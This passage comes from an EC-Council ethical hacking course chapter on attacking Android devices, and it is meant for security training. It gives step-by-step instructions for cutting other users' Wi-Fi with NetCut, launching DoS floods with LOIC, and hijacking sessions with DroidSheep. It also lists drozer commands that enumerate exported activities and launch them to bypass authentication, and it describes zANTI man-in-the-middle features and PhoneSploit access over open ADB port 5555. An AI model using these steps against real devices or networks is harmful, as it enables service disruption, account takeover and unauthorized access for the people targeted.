



Figure 17.16: Screenshot of One Click Root

Some additional Android rooting tools are as follows:

- Root Genius (*https://www.rootgenius.com*)
- SuperSU Root (*https://supersuroot.org*)
- RootMaster (*https://root-master.com*)
- Towelroot (*https://towelroot.co*)
- Z4root (*https://www.z4root.info*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Android Devices

Owing to the rapidly growing number of users of Android devices, these devices have become primary targets for most hackers. Attackers use various tools such as NetCut, drozer, zANTI, Network Spoofer, Low Orbit Ion Cannon (LOIC), DroidSheep, Orbot Proxy, and so on to launch attacks on Android devices.

Blocking Wi-Fi Access Using NetCut

Source: *https://arcai.com*

NetCut is a Wi-Fi killing application that allows attackers in a network to identify target devices and block Wi-Fi access to these devices.

Note: This application works effectively only on rooted devices.

Follow the steps given below to block Wi-Fi access:

- **Step 1**: Download and install **NetCut** Android application on your device.
- **Step 2**: Launch the NetCut app.
- **Step 3**: It automatically scans all the devices accessing the Wi-Fi network and displays the list under the **CUT** tab on the interface.
- **Step 4**: Identify the target device and tap on it to block Wi-Fi access to the device. The Wi-Fi propagation symbol on the left of the blocked device name turns from blue to red. You can confirm this by navigating to the **JAIL** tab on the interface, where the list of blocked devices will be displayed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.17: Screenshot of NetCut

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying Attack Surfaces Using drozer

Attackers use the drozer tool to discover various vulnerabilities and attack surfaces on Android devices and apps. It is also incorporated with various features to control remote Android devices. Attackers do not need any USB debugging techniques; they can assess the device using drozer in the production state itself. This tool offers a drozer agent (emulator used for testing) and drozer console (command-line interface) through its package that can be leveraged by an attacker to perform various assessment operations on target devices.

After installing the drozer agent, the steps given below must be followed to identify attack surfaces on the target Android device:

- **Fetching Package Information**

  Use the following commands to fetch the package information from a connected device:

  `dz> run app.package.list`

  - Displays all the packages inside the device

  `dz> run app.package.list -f <string_name>`

  - Retrieves the package name from the list

  `dz> run app.package.info -a <package_name>`

  - Retrieves basic details about a specific package

  By running the abovementioned commands, an attacker obtains all the information about the required package.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Identifying Attack Surface**

  Now, the attacker uses utilities from the abovementioned package to identify attack surfaces on the device. Use the following commands to list information on exported activities, services, broadcast receivers, and content providers:

  dz> run app.package.attacksurface <package_name>

  - Lists various exported activities

Figure 17.18: Screenshot of Dozer identifying attack surface

dz> run app.activity.info -a <package_name>

- Displays details of the exported activities

Figure 17.19: Screenshot of Dozer displaying activity information

- **Launching Activities**

  Use the following command to launch the required activity:

  dz> run app.activity.start --component <package_name> <activity_name>

  The activity displays critical information that can be exploited to evade the authentication process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 17.20: Screenshot of Dozer displaying credentials

After bypassing the authentication process, the attacker can discover various attack surfaces and further exploit them to launch various attacks on target Android devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking with zANTI and Network Spoofer

- **Hacking Networks Using zANTI**

  Source: *https://www.zimperium.com*

  zANTI is an Android application that allows you to perform the following attacks:

  - Spoof MAC Address
  - Create malicious Wi-Fi hotspot to capture victims to control and hijack their device traffic
  - Scan for open ports
  - Exploit router vulnerabilities
  - Password complexity audits
  - MITM and DoS attack
  - View, modify, and redirect all HTTP requests and responses
  - Redirect HTTPS to HTTP; redirect HTTP request to a particular IP or web page
  - Insert HTML code into web pages
  - Hijack sessions
  - View and replace all images that are transmitted over the network
  - Capture and intercept downloads

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.21: Screenshot of zANTI

- **Hacking Networks Using Network Spoofer**

  Source: *https://www.digitalsquid.co.uk*

  Network Spoofer allows you to change websites on others' computers via an Android phone. It allows attackers to flip pictures and text upside down, make websites experience gravity, redirect websites to other pages, and delete or replace random words on websites.





Figure 17.22: Screenshot of Network Spoofer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Launch DoS Attack using Low Orbit Ion Cannon (LOIC)

Source: *https://droidinformer.org*

LOIC is a mobile application that allows attackers to perform DoS/DDoS attacks on the target IP address. This application can perform UPD, HTTP, or TCP flood attacks. It allows attackers to take full control of the traffic flow, send data packets to any IP address, use various methods to send data packets (HTTP, UDP, or TCP), retrieve the IP address from any real web-address, and send data packets to any port.


Follow the steps given below to launch a DoS attack:

- **Step 1**: Download and install **the** LOIC Android application from Android Play Store.
- **Step 2**: Launch the LOIC application.
- **Step 3**: Enter the target IP address or the URL in the **GET Target IP** field and click **GET IP** button.
- **Step 4**: Select the DoS attack method by selecting any of the **UDP**, **HTTP**, or **TCP** radio buttons under the **Send Method** option.
- **Step 5:** Enter the port and number of threads. The numbers must be a positive whole number.
- **Step 6**: Click on the **START** button at the bottom of the interface to launch the DoS attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 17.23: Screenshot of Low Orbit Ion Cannon (LOIC)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Session Hijacking Using DroidSheep

Source: *https://droidsheep.info*

DroidSheep is a simple Android tool for web session hijacking ("**sidejacking**") using libpcap and arpspoof. Most web applications use a session ID to verify the user identity in the application. They transmit this session ID in subsequent requests in HTTP packets to maintain the user session. DroidSheep listens for HTTP packets sent via a wireless (802.11) network connection and extracts the session IDs from these packets to reuse them. Attackers can use DroidSheep to read all packets sent via a wireless network and capture the session ID. Once captured, the stolen session ID is used by the attacker to access the target web app on behalf of the victim. DroidSheep can capture sessions using the libpcap library and it supports OPEN networks, WEP encrypted networks, and WPA and WPA2 (PSK only) encrypted networks.





Figure 17.24: Example of Session Hijacking attack with DroidSheep

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 17.25: Screenshot of DroidSheep

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking with Orbot Proxy

Source: *https://guardianproject.info*

Orbot is a proxy app that empowers other apps to use the Internet more privately. It uses Tor to encrypt your Internet traffic and then hides it by bouncing it through a series of computers around the world. Attackers can use this application to hide their identity while performing attacks or surfing through target web applications.




Figure 17.26: Screenshot of Orbot Proxy

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Android Device through ADB Using PhoneSploit

Source: *https://github.com*

Android Debug Bridge (ADB) is a command-line tool that allows attackers to communicate with the target Android device. This tool provides various features to install and debug apps and access the Unix shell to execute various shell commands on a device. ADB service can be connected using a USB cable or ADB wireless. To use ADB wireless connectivity, you need to enable the daemon server using TCP port 5555 on the target device. This tool acts as a bridge between the attacker's PC and the target Android device. Furthermore, it provides a command window to run the commands directly on the Android device.

If the target Android device has TCP debugging enabled on port 5555, attackers can use tools such as PhoneSploit to perform various malicious activities on the target device, such as screen capture, dumping system info, viewing running applications, port forwarding, installing/uninstalling any application, and turning Wi-Fi On/Off.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

